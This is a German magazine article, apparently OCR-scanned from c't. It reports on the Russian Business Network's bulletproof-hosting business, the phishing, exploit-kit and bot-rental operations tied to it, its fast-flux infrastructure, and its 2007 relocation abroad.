
Offenbar scherte sich niemand darum, dass RBN meist falsche und auch widersprüchliche Registrierungsdaten angegeben hatte. Technische Kontakte waren angeblich in Panama oder in New York, DNS-Einträge lösten ins Nirwana beziehungsweise auf localhost auf. Dass die eingetragenen Personen existieren, konnte bis heute nicht immer bestätigt werden.

Ging es um Domains von RBN oder SBT-Tel und AkiMon, fand sich oft der Name Nikolay Ivanov. Verisign und Bizeul vermuten, dass jener Ivanov beim RBN tatsächlich verantwortlich für Domains und das „Beschwerde-Management" ist. Als im Herbst 2007 die Luft für RBN dünner wurde, weil mehr und mehr internationale Carrier RBN-Netzbereiche gezielt aussperrten, verteidigte ein Tim Jaret intensiv die Organisation gegenüber den Vorwürfen von anderen Providern. Er nutzte dabei eine E-Mailbox, die Ivanov zugeordnet wird, was Bizeul zu dem Schluss führt, dass Jaret und Ivanov ein und dieselbe Person sind.

Russen-Rock

Als das RBN 2005 an den Start ging, hostete es sofort kriminelle Geschäfte, die bereits zuvor existierten. Bekanntestes Beispiel dürfte das Afilliate-Programm iframecash/iframebiz sein: Webmaster oder kleine Hoster erhalten Geld, wenn sie für Surfer unsichtbaren Schadcode in ihre Sites einbauen. Wird eine so manipulierte Seite aufgerufen, leitet ein iFrame-Tag den Browser im Hintergrund auf eine Seite um, die etwa einen Trojaner oder Bot auf dem Rechner platziert. Für jeden gelungenen Redirect bekommt der Site-Betreiber beispielsweise 10 US-Cent gutgeschrieben. Die „offizielle" Website iframedollars.com, auf der

Im Levashovskiy Prospekt 12, Sankt Petersburg, sind Büroräume zu vermieten. Im selben Haus residiert höchstwahrscheinlich das Russian Business Network.



Perfides Partnerprogramm: Webmaster konnten sich ein Zubrot verdienen, indem sie Surfern im Hintergrund Schadcode unterjubelten.

sich Webmaster bei dem perfiden Partnerprogramm registrieren konnten, war bei AkiMon gehostet. Die iFrame-Links zeigten auf unterschiedliche Adressen innerhalb des RBN-Dunstkreises.

Inwieweit RBN-Mitglieder selbst direkt an derlei Aktionen beteiligt sind, ist meist unklar. Fest steht nur, dass die Organisation als Dienstleister ihre Plattform zur Verfügung stellt. RBN ist der neue Typ eines sogenannten „Rogue ISP", eines Providers, der seine kriminellen Kunden vor dem Zugriff von Strafverfolgungsbehörden schützt und deren Services auch am Laufen hält, wenn es Beschwerden hagelt.

Den Recherchen von Verisign zufolge gibt es deutliche Hinweise, dass der innere Kreis von RBN aber auch direkt an den großen Aktionen beteiligt ist. 2006 etwa begann die Rock-Phish-Crew ihr Unwesen zu treiben. Verisign schätzt, dass die Bande mit Phishing-Attacken in jenem Jahr rund 150 Millionen US-Dollar ergaunert hat. Ging man zuerst davon aus, dass es sich um rumänische Hacker handelt, ist mittlerweile offensichtlich, dass RBN-Mitglieder involviert sein müssen.

Die Rock-Phish-Crew nutzte RBN-Infrastruktur und neue Techniken wie Fast Flux (siehe Kasten), um ihre Fake-Sites lange am Laufen zu halten. Als etwa die Bank of Australia im September 2006 begann, selbst gegen Rock Phish vorzugehen und Strafverfolgungsbehörden zu mobilisieren, folgte eine heftige DDoS-Attacke, die die Banken-Homepage für drei Tage lahmlegte. Als Ursprung des Angriffs konnte das RBN lokalisiert werden. Verisign will außerdem deutliche Hinweise darauf haben, dass eines der wenigen bekannten RBN-Mitglieder, Vladimir Kuznetskov, ein führendes Mitglied der Rock-Phish-Group ist.

Arbeitsteilung

Für Security-Experten brachte das Jahr 2007 neue Bedrohungen insbesondere in Form des Exploit-Packs MPack sowie des Sturmwurm-Bot-Netzes (siehe Kasten). Mitte Juli des vergangenen Jahres wiesen urplötzlich Tausende gehackte Websites über unsichtbare iFrames auf Adressen, hinter denen das MPack-Kit steckte und versuchte, Trojaner auf PCs ahnungsloser Surfer zu schleusen. Gehostet wurden die MPack-Kits vom RBN.

Auch im Falle von MPack gibt es keine konkreten Beweise dafür, dass RBN außer durch das Hosting für die Attacken verantwortlich war. $ash, der MPack-Entwickler, scheint zumindest nichts mit dem RBN zu tun zu haben. Er verkaufte sein Tool lediglich lukrativ an RBN-Kunden. In Foren offerierte er es für rund 1000 US-Dollar. Allerdings weisen die Bots, die MPack als „Payload" auf die PCs transportierte, in Richtung Sankt Petersburg: Die Trojaner Gozi und Torpig stehen in dem Ruf, eine RBN-Entwicklung zu sein.

MPack und Sturmwurm sorgten dafür, dass das RBN nunmehr von Strafverfolgung und Medien als „baddest of the bad" wahrgenommen werden. Das Wort von einer geheimdienstunterstützten „Russen-Computermafia" machte die Runde. Igor Muttik, Russlandkenner und Entwickler beim Security-Unternehmen McAfee, hält nichts von solchen Verschwörungstheorien: „Für uns ist offensichtlich, dass die russische Mafia und der Geheimdienst FSB nicht hinter dem Anstieg bei Malware-, Spam- und Phishing-Angriffen stecken." Es sei vielmehr so, dass im IT-Bereich „die Kombination aus relativ niedrigen Gehältern, einer hohen Arbeitslosenquote und der breiten Verfügbarkeit vernetzter Computer die Entwicklung von Malware für viele Menschen attraktiv" mache.

Muttik sagt aber auch, dass dies schon jahrelang so sei. Er erklärt nicht, wie es dazu kam, dass sich um die Malware-Entwickler innerhalb von nur zwei Jahren eine effiziente, arbeitsteilige Ökonomie entwickeln konnte. Es scheint so, als fungiere das Russian Business Network als Katalysator, als jenes fehlende Teil, dass zum Aufbau einer regelrechten Schattenwirtschaft im IT-Bereich nötig gewesen war.

Kundenorientierung

Dass RBN nichts mit einer Hackerbude, sondern eher mit einem kundenorientierten, profitmaximierenden Unternehmen zu tun hat, belegen Recherchen des US-amerikanischen Sicherheitsforschers Don Jackson. Bei der Analyse einer Variante des Gozi-Bots stieß er auf den vom RBN gehosteten Dienst „76Service". Durch geschicktes Social Engineering gelangte er nach eigener Aussage in einem IRC-Chat an Zugangsdaten für das 76Service-Webfrontend.

Das offenbar von zwei Personen aus dem RBN-Kreis geleitete Projekt gab zahlenden Kunden für 30 Tage Zugriff auf einzelne, installierte Bots oder auch ganze Bot-Armeen. „Genial" nannte der verblüffte Jackson das neue Konzept: Der Kunde kauft keine Exploits oder Kreditkartendaten mehr, sondern bekommt das Werkzeug bereitgestellt, um selbst auf Identitäts-Fischzug zu gehen. Die Monatsmiete pro Bot konnte je nach dem, wie lange er bereits installiert ist, schon mal 1000 US-Dollar betragen. Je frischer der Bot, desto teurer ist er.


Dafür erhielt der Kunde ein ausgereiftes Frontend mit direktem Zugriff auf die Bot-Steuerung. Er konnte Gozis Keylogger-Funktion auf bestimmte Begriffe ausrichten oder den Bot Cookies und Browser-Zertifikate vom infizierten System saugen lassen. Die Keylogging-Textdateien standen jederzeit zum Herunterladen bereit. So fand Jackson etwa ein 3,3 GByte großes Logfile mit jeder Menge Login-Daten und Finanzinformationen des PC-Nutzers. In einem Video zeigt Jackson öffentlich seinen Streifzug durch den RBN-Service [2].

Fliegender Wechsel

Um die Kommunikationsverbindung zwischen den Malwareservern des RBN und den infizierten Zombie-PCs während der Angriffe auf Anwender zu verschleiern, schlagen die Kriminellen einige digitale Haken. Damit erhöht sich die Lebensdauer ihrer Infrastruktur, da es für Ermittlungsbehörden kein eindeutiges Ziel mehr gibt. Bis die Behörden die richtige Spur aufnehmen und beteiligte infizierte Systeme ausschalten, haben längst andere infizierte Systeme die Verteilung von Malware und die Steuerung von Angriffen übernommen.

Möglich macht dies eine flexible Zwischenschicht von Proxies – das sogenannte Fast Flux Network. Will sich etwa ein mit dem Storm Worm infizierter Bot über das Netz mit seinem Herrn und Meister verbinden, kontaktiert er einen Rechner wie mymaster.eqcom.com. Bereits hier beginnt die Verschleierung, indem der Domain Name Service mehr als ein Dutzend für die Domain eqcorn.com verantwortliche Nameserver zurückliefert. Davon liefert jeder eine unterschiedliche Adresse aus, die allerdings noch nicht direkt zum Command&Control-Server führen, sondern zu ebenfalls infizierten Systemen mit DSL-Verbindung (siehe Bild). Darauf läuft ein Weiterleitungsservice, der die Daten an den C&C-Server weitergibt und von dort empfängt. Um die Sache zu verkomplizieren, ändern sich in gewissen Zeitabständen die von den Nameservern zurückgelieferten Adressen, sodass immer andere Bots für die Weiterleitung der Befehle zuständig sind.

Für den Betrieb eines Fast-Flux-Netzes muss man natürlich eine Domain kontrollieren, also einen DNS-Server betreiben, der für die Namensauflösung der Domain .eqcom.com zuständig ist. Das ist im Rahmen des RBN jedoch einfach zu bewerkstelligen. Um noch mehr Ausfallsicherheit zu erreichen, beziehen die Bot-Netz-Architekten mittlerweile sogar das Domain Name System in dieses Spiel mit ein. Bei Double-Flux-Netzen sind zusätzlich auch die für .eqcom.com zuständigen Nameserver, die Anfragen nach mymaster.eqcom.com beantworten, nur wechselnde, infizierte Zombie-Systeme. Auch sie beziehen ihre Informationen über die aktuelle Bot-Netz-Struktur von einem Mutterschiff im Hintergrund.



Als Weiterleitungs-Bots dienen in Fast-Flux-Netzwerken infizierte Windows-PCs von Heimanwendern.

Das „Winter Edition" genannte Webfrontend von 76Service war benutzerfreundlich und so funktional, dass es in puncto Qualität locker mit dem eines großen Hosting-Providers mithalten konnte. Als der Bot Gozi von allen Virenscannern erkannt wurde, schwenkten die 76Service-Macher auf den Trojaner Torpig um und bauten die Bedienoberfläche „Spring Edition". Inzwischen ist 76Service, wie viele andere Projekte von RBN, nicht mehr online.

Strategiewechsel

In der zweiten Jahreshälfte 2007 rückten die Geschäfte rund ums Russian Business Network wie erwähnt ins Licht der Öffentlichkeit. Spät, aber immerhin: Provider wie die BT (British Telecom) begannen, RBN-Netzblöcke gezielt zu ermitteln und auszusperren. Für Privatanwender, die RBN-gehostete Sites via Firewall von ihren Rechnern fernhalten wollen, tauchten nun stets aktualisierte Listen auf [3]. Auch Spam-Blacklist-Betreiber wie Spamhaus erschwerten damit RBN das Zustellen von Phishing-Mails.

Mitte November 2007 gingen beim RBN dann urplötzlich die Lichter aus. Binnen Stunden verschwanden die Websites. Nur einen Tag später tauchten die ersten Sites wieder auf, gehostet allerdings in China und Hong Kong. „RBN reorganisiert sich nun", kommentierte Raimund Genes, Technikchef beim Security-Unternehmen Trend Micro. In der Tat war wenig später zu beobachten, dass das RBN zwar weiterhin in Sankt Petersburg residiert, seine Services aber auf verschiedene Länder verteilt.

Nach c't-Informationen bekam RBN in China sofort nach Auftauchen Druck von den Strafverfolgungsbehörden. Die Folge war, dass man verstärkt in den Ausbau der ohnehin vorhandenen „Zweigstelle" in Panama investierte. Auch die Türkei wird bisweilen als Standort für RBN-Services lokalisiert. Das RBN ist also Mitte 2008 keineswegs Geschichte, sondern aufgrund der neuen Strategie lediglich wesentlich schwerer zu entdecken.

Nach wie vor stellt sich die Frage, warum dem Treiben mit strafrechtlichen Mitteln kaum beizukommen ist. An der Gesetzgebung kann es nicht liegen. Das Strafgesetzbuch der russischen Föderation verbietet das Ausspähen und Manipulieren von Daten auf geschützten Systemen genauso wie das deutsche. Auch die Datenschutz- und Antispam-Gesetzgebung ist auf ähnlichem Stand.

Ein Ermittler, der seinen Namen nicht genannt sehen will, erklärt es so: „Die Polizisten in Sankt Petersburg warten manchmal monatelang auf ihren Lohn, die haben ganz andere Sorgen, als auf die Jagd nach Cyberkriminellen zu gehen. Und so lange RBN fast nur westliche Netznutzer abzockt, sind das öffentliche Interesse und der politische Druck eher gering."

Grundsätzlich scheint in Russland die Haltung gegenüber dem, was hierzulande als hoch kriminell eingeschätzt wird, eine andere zu sein. Harald Summa, Geschäftsführer des deutschen Provider-Verbands eco, berichtete c't jüngst von einer Reise ins ferne Moskau: „Wir saßen da in einer Runde mit rund 20 russischen Providern und zwei Verbandsvertretern. ‚Wir würden gerne über die Spam-Problematik reden', sagten wir. Unsere Gegenüber haben uns angeguckt und geantwortet: ‚Wieso das denn? Spam, das ist doch unser Geschäft!"

Literatur

[1] 70-seitige RBN-Studie von David Bizeul: www.bizeul.org/files/RBN_study.pdf
[2] 76Service-Video auf Youtube: www.youtube.com/watch?v=lw9leuKkNbc
[3] Ständig aktualisierte Blacklist, um RBN zu blocken: www.emergingthreats.net/rules/bleeding-rbn-BLOCK.rules

c't